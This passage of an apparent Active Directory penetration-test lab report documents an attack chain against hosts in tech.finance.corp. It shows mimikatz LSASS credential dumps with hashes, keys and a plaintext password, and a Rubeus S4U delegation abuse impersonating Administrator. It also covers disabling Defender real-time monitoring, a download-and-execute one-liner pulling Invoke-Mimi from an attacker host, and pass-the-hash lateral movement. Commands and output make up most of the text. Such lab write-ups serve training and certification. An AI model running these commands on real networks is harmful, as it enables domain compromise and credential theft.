* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128_hmac 3e1b96d167acccf996941d14120cad69

```
rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 999 (00000000:000003e7)

Session : UndefinedLogonType from 0

User Name : STUDVM$

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:38 PM

SID : S-1-5-18

* Username : studvm$

* Domain : TECH.FINANCE.CORP

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f
ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5
5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9
ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d
10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac f607f955b57d2bce931d3fa54f9d760d1aa30c385e30637d54958a056ae6c066

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594
```

4.2 Target – *172.16.5.156 - MGMTSRV.tech.finance.corp*

4.2.1 Initial Access

The enumeration keys in order to perform the attack to this server are the followings:

```
PS C:\Users\studentuser\Tools> Get-DomainComputer -TrustedToAuth | select name, msds-allowedtodelegateto

name msds-allowedtodelegateto

---- ------------------------

STUDVM {CIFS/mgmtsrv.tech.finance.corp, CIFS/mgmtsrv}
```

It’s mandatory that the target server has the property *allowed to delegate for* : CIFS/mgmtsrv.tech.finance.corp

From the *STUDVM* machine with *Rubeus* binary it is possible to perform the S4U attack, this command impersonates Domain Admin, *tech\Administrator* for a signed ticket that is valid to use in *MGMTSRV* machine. The aes256 credentials was extracted on the previous machine and belongs to *STUDVM* account.

```
C:\AD\Tools\Rubeus.exe s4u /user:studvm$
/aes256:f607f955b57d2bce931d3fa54f9d760d1aa30c385e30637d54958a056ae6c066 /impersonateuser:Administrator
/msdsspn:CIFS/mgmtsrv.tech.finance.corp /altservice:HTTP /ptt
```

```
[*] Action: S4U

[*] Building S4U2self request for: 'studvm$@TECH.FINANCE.CORP'
[*] Using domain controller: tech-dc.tech.finance.corp (172.16.4.1)
[*] Sending S4U2self request to 172.16.4.1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'studvm$@TECH.FINANCE.CORP'
[*] base64(ticket.kirbi):

      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
      AaELMAkbB3N0dWR2bSQ=

[*] Impersonating user 'Administrator' to target SPN 'CIFS/mgmtsrv.tech.finance.corp'
[*]  Final ticket will be for the alternate service 'HTTP'
[*] Building S4U2proxy request for service: 'CIFS/mgmtsrv.tech.finance.corp'
[*] Using domain controller: tech-dc.tech.finance.corp (172.16.4.1)
[*] Sending S4U2proxy request to domain controller 172.16.4.1:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'HTTP'
[*] base64(ticket.kirbi) for SPN 'HTTP/mgmtsrv.tech.finance.corp':

      doIGvjCCBrqgAwIBBaEDAgEWooIFuTCCBbVhggWxMIIFraADAgEFoRMbEVRFQ0guRklOQU5DRS5DT1JQ
      oiwwKqADAgECoSMwIRsESFRUUBsZbWdtdHNydi50ZWNoLmZpbmFuY2UuY29ycKOCBWEwggVdoAMCARKh
      AwIBBaKCBU8EggVLOoSahh0k0lusyut6lbD42zxmQa5APJJ3RlCfF99T4zK+jtqjKvMboU6Ag5xlpKjy
      GvBqAv6h9VOgb535MtneqfmL0/+b+EQNY19BABZ2AcLxsCC3ubhwQu42YV37csn739o8d/Twjvb1rH3K
      GG2bK0Vowr7JyDyZ5IEaLWsrHaQoWCPWa3LZbWKBDNR/nuEIjKfPw8Ki2yFtqp6KRBsofKh9Zly9nu9C
      le6qqoHnrAj+a2bT5wWB68b0+1827j9RFu6+6/SXRsYSe3B+iLat3LfR9Ua1pY4IG834QD28x+mqJoMH
      ayTDxAqL3w0aCq1nSwpw5ruGsHDvf3SW1jzOHDF4zLEShJuSmO49wddPK2LS3VZ7SbwItlYKOy4EmhGE
      uqGfjjpT6oDNW/nAvm/F9lOhq7jlp9LsUpUZ1J193nN/j8OfoqMPxzqNPWxaM62xKbFfIaT6OzuGnlWj
      dn1tXLjBq98enaQQ4xNW9MKuTb5mxLTb0gUc7PMqCnABfZESl9rT4i7SSVS8ASPx7QIxsdcO6Lxxfzs8
      VCT2FE2E9/S8J5Juk/OH+TZWdoRcK98Dg4A+S2SZdhoXGUtBtnILIAT4qIHHmOIS WtHSxwhm+xI6FPOwY
      btjDjwkFr3r4bN+in8wdBG23LqQ8/S5r7qVingDYOXqHnZvUk9wPIQM7aNQpRHUqq/4nc1gR7BkmjeLv
      fKH4iYTiL9jsqxJY/oCGu6sYZKaExh4G6ss5zHJGt/cSAlmE35kATLcsc+xIqTgG8dy+y2Ox3CtGSi4z
      UVDiOPWpZe4QuL4vxbm5VangrSDlTeuvx4pJb+zC++8qwEiLPzz4qy1d9lLxncScZrdGWxYgyqA4aj/8
      tTI7yBU6csidke6Vgy5o9YkxGSaStY7AblY64mV6ph/XuBdc4CWC7fLOx4Bm5y51FX5xP1rc4obXK5O
      e9FOSzRzg2mdgFw19sn6YmzQZSrMgtMfhjWB4xmFdWgQX9lnzkq7MSei+LGrtNePcc1zmTBVNxL6kaVy
      KgfUx0mPm/XQu2EgpKl9bGlXFMydxde8N0VvgZdfWxg85ypfc8j7kO+lumMEYjCsMuNHFdUpJ5LOpmgo
      gqGCUxqLkfBZPCkcRLlmrtqczCEaNLi5jBHHnhwsJsFzLojKaiWy8GR/1/P4tvLbPfp4pM2ZCI2+YY59
      KIL7DIlaEXab9ZbZ5wsUEUXvlzNK6Fm1ldRznifFnuZWLkZEkHO/35y3lWR0ce1FwP6fR8sDQOSE7iS
      AgznHdI6BhFvcB8yq7fRttXyeZhYbFS+4chrrNIXUokl+IyP9Ju7RSDz92SRWTbmM6ikpe+yY0et2aYF
      FGdO6xByEu//YlMCAbTGfOZlyEZeHFSWbaIZ+Ll2uuepEgVdChRTEYOgsG48brNCpkGTsbqodZgs9x+xBn1
      HuBUMfdsuTg8p5lVNGfhCYX5IwR00oO51gTCLVcaM+5C3Nf8e0oF/VRvjTLkTZtFsxieOzo0gLqJC9DTb
      Z4ZkyWiXIcLjz5b34d/I8nk/NVrlcianwMbkaDdqeSq5KeViQ7LSzsKB0jwhPq43x2a/kq2Z3MSCZOaO
      WAtysHew/V4rBXHOxBd+c78j8Ov2VT4bE4v38RzKl40/tN8t95LEujB8LiIW1hxiXa9r2ziq1auBBoOu
      M2sz5jJbOYqnHOiekJJO7d1IK9gXmwkPkAvwVJoRyaVPrjhztMCm8n3LxDjsTrrRu2DbEa/XAiNq+GPW
      aV0XL4SEDrNSu/6HpBUIesED3O2vXCg4TOv3Yx0x/y5tzx16f35TIG9TJpMqcQeIgfAwge2gAwIBAKKB
      5QSB4n2B3zCB3KCB2TCB1jCB06AbMBmgAwIBEaESBBBBkecduutCFn1eM6n5I9anoRMbEVRFQ0guRklO
      QU5DRS5DT1JQohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQKEAAKURGA8yMDIzMDUwNDAx
      MDk0NVqmERgPMjAyMzA1MDQxMTA5NDVapxEYDzIwMjMwNTExMDEwOTQ1WqgTGxFURUNILkZJTkFOQ0Uu
      Q09SUKksMCqgAwIBAqEjMCEbBEhUVFAbGW1nbXRzcnYudGVjaC5maW5hbmNILmNvcnA=
[+] Ticket successfully imported!
```

The evidence of access to *MGMTSRV* computer with Domain Administrator impersonation:

```
C:\Windows\system32>winrs -r:mgmtsrv.tech.finance.corp cmd
Microsoft Windows [Version 10.0.17763.2452]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.TECH>whoami
whoami
tech\administrator

C:\Users\Administrator.TECH>hostname
hostname
mgmtsrv

C:\Users\Administrator.TECH>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3d:1836:fa7:9d8a%3
   IPv4 Address. . . . . . . . . . . : 172.16.5.156
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.5.254

C:\Users\Administrator.TECH>_
```

4.2.2 Privilege Escalation

not/required

4.2.3 Post-Exploitation

```
PS C:\Users\Administrator.TECH> Set-MpPreference -DisableRealTimeMonitoring $true

Set-MpPreference -DisableRealTimeMonitoring $true
```

I dumped the credentials from lsass process using file-less Invoke-Mimi on the target server:

```
PS C:\Users\Administrator.TECH> IEX (New-Object Net.WebClient).DownloadSTring("http://172.16.100.1/Invoke-Mimi.ps1")

IEX (New-Object Net.WebClient).DownloadSTring("http://172.16.100.1/Invoke-Mimi.ps1")

PS C:\Users\Administrator.TECH> Invoke-Mimi -Command '"privilege::debug" "sekurlsa::keys"'

Invoke-Mimi -Command '"privilege::debug" "sekurlsa::keys"'

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > https://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug

Privilege '20' OK

mimikatz(powershell) # sekurlsa::keys

Authentication Id : 0 ; 117476 (00000000:0001cae4)

Session : Service from 0

User Name : techservice

Domain : TECH

Logon Server : TECH-DC

Logon Time : 5/3/2023 5:39:55 PM

SID : S-1-5-21-1325336202-3661212667-302732393-1109

* Username : techservice

* Domain : TECH.FINANCE.CORP
```

```
* Password : Agent for Server1!

* Key List :

aes256_hmac 7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb

aes128_hmac 1e88fc138cbb482e14a836ab47e22816

rc4_hmac_nt ac25af07540962863d18c6f924ee8ff3

rc4_hmac_old ac25af07540962863d18c6f924ee8ff3

rc4_md4 ac25af07540962863d18c6f924ee8ff3

rc4_hmac_nt_exp ac25af07540962863d18c6f924ee8ff3

rc4_hmac_old_exp ac25af07540962863d18c6f924ee8ff3

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : MGMTSRV$

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-20

* Username : mgmtsrv$

* Domain : TECH.FINANCE.CORP

* Password : 0f 15 05 e0 15 4a cf d9 b2 7b e5 b6 44 1b 03 73 d9 9d 18 00 4a f0 18 18 d8 9b a4 e4 f3 13 1d 1a 87 68
9b 22 51 3f ee ad 85 d0 26 5d 11 21 d1 97 ca 3c d0 03 f0 16 59 1c 6b 9e 16 cc 31 c9 1d 64 c4 45 0f b7 b2 d8 10 cb
b6 f0 b6 df d6 39 53 58 49 06 1f 50 2a ce f7 df 45 eb 49 d1 82 a8 ec 4c ad 1a bf 4b 70 f9 fd 64 9d 2c e5 14 f2 d5 3e
31 23 fd c5 93 02 dd 8a a3 4e e2 f0 a3 77 6e 16 ce d8 7e 5d d1 41 87 29 37 40 4a 89 2e dd 73 9c b5 73 29 61 5a 90
82 3a 52 67 84 29 7b 94 a8 52 99 53 12 08 bf 37 59 b3 5a 0a 8b 88 75 4c 75 20 4b ef ad 11 b6 c4 39 96 8c 63 29 74
58 65 91 b6 05 19 58 55 b4 cb 0e 21 32 28 30 74 4f 00 62 12 bb 1a cc fc cc cb 1f a5 2d 5d b8 2f 63 d2 f1 1b 41 0e 63
ec 25 af 2c a5 34 ad df c9 cc f6 f9 4f e9

* Key List :

aes256_hmac f3ec5dae485c135a7bfe43762a80182ff0a001fdfe803fa43057ef41ef3f98f1

rc4_hmac_nt abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_old abf1682ebdc4fdac64af0ba4fc1cf449

rc4_md4 abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_nt_exp abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_old_exp abf1682ebdc4fdac64af0ba4fc1cf449

Authentication Id : 0 ; 23177 (00000000:00005a89)

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-0

* Username : MGMTSRV$
```

* Domain : tech.finance.corp

* Password : 0f 15 05 e0 15 4a cf d9 b2 7b e5 b6 44 1b 03 73 d9 9d 18 00 4a f0 18 18 d8 9b a4 e4 f3 13 1d 1a 87 68 9b 22 51 3f ee ad 85 d0 26 5d 11 21 d1 97 ca 3c d0 03 f0 16 59 1c 6b 9e 16 cc 31 c9 1d 64 c4 45 0f b7 b2 d8 10 cb b6 f0 b6 df d6 39 53 58 49 06 1f 50 2a ce f7 df 45 eb 49 d1 82 a8 ec 4c ad 1a bf 4b 70 f9 fd 64 9d 2c e5 14 f2 d5 3e 31 23 fd c5 93 02 dd 8a a3 4e e2 f0 a3 77 6e 16 ce d8 7e 5d d1 41 87 29 37 40 4a 89 2e dd 73 9c b5 73 29 61 5a 90 82 3a 52 67 84 29 7b 94 a8 52 99 53 12 08 bf 37 59 b3 5a 0a 8b 88 75 4c 75 20 4b ef ad 11 b6 c4 39 96 8c 63 29 74 58 65 91 b6 05 19 58 55 b4 cb 0e 21 32 28 30 74 4f 00 62 12 bb 1a cc fc cc cb 1f a5 2d 5d b8 2f 63 d2 f1 1b 41 0e 63 ec 25 af 2c a5 34 ad df c9 cc f6 f9 4f e9

* Key List :

aes256_hmac c8b1ff2dd4f59c379645ca59a5d41a010fe822924552cb48db7a8e73c146a632

aes128_hmac 7057034bb3d829386278ed1adb7433b8

rc4_hmac_nt abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_old abf1682ebdc4fdac64af0ba4fc1cf449

rc4_md4 abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_nt_exp abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_old_exp abf1682ebdc4fdac64af0ba4fc1cf449

Authentication Id : 0 ; 23240 (00000000:00005ac8)

Session : Interactive from 1

User Name : UMFD-1

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-1

* Username : MGMTSRV$

* Domain : tech.finance.corp

* Password : 0f 15 05 e0 15 4a cf d9 b2 7b e5 b6 44 1b 03 73 d9 9d 18 00 4a f0 18 18 d8 9b a4 e4 f3 13 1d 1a 87 68 9b 22 51 3f ee ad 85 d0 26 5d 11 21 d1 97 ca 3c d0 03 f0 16 59 1c 6b 9e 16 cc 31 c9 1d 64 c4 45 0f b7 b2 d8 10 cb b6 f0 b6 df d6 39 53 58 49 06 1f 50 2a ce f7 df 45 eb 49 d1 82 a8 ec 4c ad 1a bf 4b 70 f9 fd 64 9d 2c e5 14 f2 d5 3e 31 23 fd c5 93 02 dd 8a a3 4e e2 f0 a3 77 6e 16 ce d8 7e 5d d1 41 87 29 37 40 4a 89 2e dd 73 9c b5 73 29 61 5a 90 82 3a 52 67 84 29 7b 94 a8 52 99 53 12 08 bf 37 59 b3 5a 0a 8b 88 75 4c 75 20 4b ef ad 11 b6 c4 39 96 8c 63 29 74 58 65 91 b6 05 19 58 55 b4 cb 0e 21 32 28 30 74 4f 00 62 12 bb 1a cc fc cc cb 1f a5 2d 5d b8 2f 63 d2 f1 1b 41 0e 63 ec 25 af 2c a5 34 ad df c9 cc f6 f9 4f e9

* Key List :

aes256_hmac c8b1ff2dd4f59c379645ca59a5d41a010fe822924552cb48db7a8e73c146a632

aes128_hmac 7057034bb3d829386278ed1adb7433b8

rc4_hmac_nt abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_old abf1682ebdc4fdac64af0ba4fc1cf449

rc4_md4 abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_nt_exp abf1682ebdc4fdac64af0ba4fc1cf449

rc4_hmac_old_exp abf1682ebdc4fdac64af0ba4fc1cf449

Authentication Id : 0 ; 999 (00000000:000003e7)

Session : UndefinedLogonType from 0

User Name : MGMTSRV$

```
Domain : TECH
Logon Server : (null)
Logon Time : 5/3/2023 4:39:33 PM
SID : S-1-5-18
* Username : mgmtsrv$
* Domain : TECH.FINANCE.CORP
* Password : (null)
* Key List :
aes256_hmac f3ec5dae485c135a7bfe43762a80182ff0a001fdfe803fa43057ef41ef3f98f1
rc4_hmac_nt abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_old abf1682ebdc4fdac64af0ba4fc1cf449
rc4_md4 abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_nt_exp abf1682ebdc4fdac64af0ba4fc1cf449
rc4_hmac_old_exp abf1682ebdc4fdac64af0ba4fc1cf449
```

4.3 Target – *172.16.6.30 - TECHSRV30.tech.finance.corp*

4.3.1 Initial Access

With the previous obtained credentials for the user *tech\techservice* is possible to create a new process, using PassTheHash technique from the STUDVM computer:

```
C:\Windows\system32>C:\Users\studentuser\Tools\mimikatz.exe "privilege::debug" "sekurlsa::pth /user:techservice
/domain:tech.finance.corp /aes256:7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb
/run:cmd" "exit"

.#####. mimikatz 2.2.0 (x64) #18362 Jan 4 2020 18:59:26

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > http://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug

Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:techservice /domain:tech.finance.corp
/aes256:7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb /run:cmd

user : techservice

domain : tech.finance.corp

program : cmd

impers. : no

AES256 : 7f6825f607e9474bcd6b9c684dc70f7c1ca977ade7bfd2ad152fd54968349deb

| PID 4172

| TID 4416

| LSA Process is now R/W

| LUID 0 ; 6937380 (00000000:0069db24)

\_ msv1_0 - data copy @ 000001B0261F5A20 : OK !

\_ kerberos - data copy @ 000001B0268EA278

\_ aes256_hmac OK

\_ aes128_hmac -> null

\_ rc4_hmac_nt -> null

\_ rc4_hmac_old -> null

\_ rc4_md4 -> null

\_ rc4_hmac_nt_exp -> null
```

```
\_ rc4_hmac_old_exp -> null

\_ *Password replace @ 000001B026831B68 (32) -> null

mimikatz(commandline) # exit

Bye!
```

In the new cmd using the powershell script *Find-PSRemotingLocalAdminAccess*, I detected the *techsrv30* machine:

```
PS C:\Windows\system32> cd C:\Users\studentuser\Tools\

PS C:\Users\studentuser\Tools> Import-Module .\Find-PSRemotingLocalAdminAccess.ps1

PS C:\Users\studentuser\Tools> Find-PSRemotingLocalAdminAccess

techsrv30
```

Abusing the privileges, it's possible to access to the Target server with Administrative privileges:

```
PS C:\Users\studentuser\Tools> Enter-PSSession -ComputerName techsrv30.tech.finance.corp
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> whoami
tech\techservice
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> hostname
techsrv30
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3cae:7f34:5e6b:42d3%6
   IPv4 Address. . . . . . . . . . . : 172.16.6.30
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents>
```

4.3.2 Privilege Escalation

Not required

4.3.3 Post-Exploitation

```
PS C:\Users\Administrator.TECH> Set-MpPreference -DisableRealTimeMonitoring $true

Set-MpPreference -DisableRealTimeMonitoring $true
```

I dumped credentials from lsass process using file-less Invoke-Mimi on the target server:

```
PS C:\Users\techservice> IEX (New-Object Net.WebClient).DownloadSTring("http://172.16.100.1/Invoke-Mimi.ps1")

IEX (New-Object Net.WebClient).DownloadSTring("http://172.16.100.1/Invoke-Mimi.ps1")

PS C:\Users\techservice> Invoke-Mimi -Command '"privilege::debug" "sekurlsa::keys"'

Invoke-Mimi -Command '"privilege::debug" "sekurlsa::keys"'

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > https://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug

Privilege '20' OK

mimikatz(powershell) # sekurlsa::keys

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : TECHSRV30$

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:38 PM

SID : S-1-5-20

* Username : techsrv30$

* Domain : TECH.FINANCE.CORP

* Password : b8 37 a2 a8 1d 26 29 a2 72 db 05 08 0a a5 26 ce 48 95 d5 38 49 2f 67 22 82 47 62 b0 3f 73 84 75 12 7d
3f 57 58 67 1c dc 5a 1f ad b3 3a fe 21 8c fc 43 0e 8b eb 5f 9a c1 e5 8e 8c 93 b7 84 c4 0d 01 19 bd 8e 47 41 78 13 98
e7 56 12 f5 03 5c 59 16 ed 1b d1 f8 a6 66 25 74 1d 6b 94 a0 6c d8 fa 1d 55 a3 df 9e 20 2c bc 4a 3b 51 2c f8 8d b9 2e
05 a6 ed 05 d8 83 dc f2 55 bf 50 c4 ff 18 a6 0a ac 5f ad 00 28 ab ea 04 9b c9 2f 41 26 da 02 aa 0d 78 58 4a e6 7a ad
bb c5 d0 81 a3 9c 18 f1 ec d1 e1 30 16 ba 67 45 c8 c4 7c 82 cd 65 d4 48 c7 30 71 b6 17 40 31 c7 d6 b9 09 b0 bb 53
79 bf 9d d6 c2 6b af 7d a1 de aa 44 ba ac bc 2a 97 67 26 cd 88 37 fe 4a 27 71 c9 06 63 a1 62 28 7e 82 d8 4c d2 e7
67 86 3b c9 d1 72 9c 96 c0 92 75 d4 53

* Key List :

aes256_hmac 2e0b754440664df465044eeaf81865a562fd9063e86108e1f47a8496c028deb9

rc4_hmac_nt 10aeff2ad098e30733a893aeff574dfe

rc4_hmac_old 10aeff2ad098e30733a893aeff574dfe

rc4_md4 10aeff2ad098e30733a893aeff574dfe

rc4_hmac_nt_exp 10aeff2ad098e30733a893aeff574dfe

rc4_hmac_old_exp 10aeff2ad098e30733a893aeff574dfe

Authentication Id : 0 ; 23199 (00000000:00005a9f)
```

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:37 PM

SID : S-1-5-96-0-0

* Username : TECHSRV30$

* Domain : tech.finance.corp

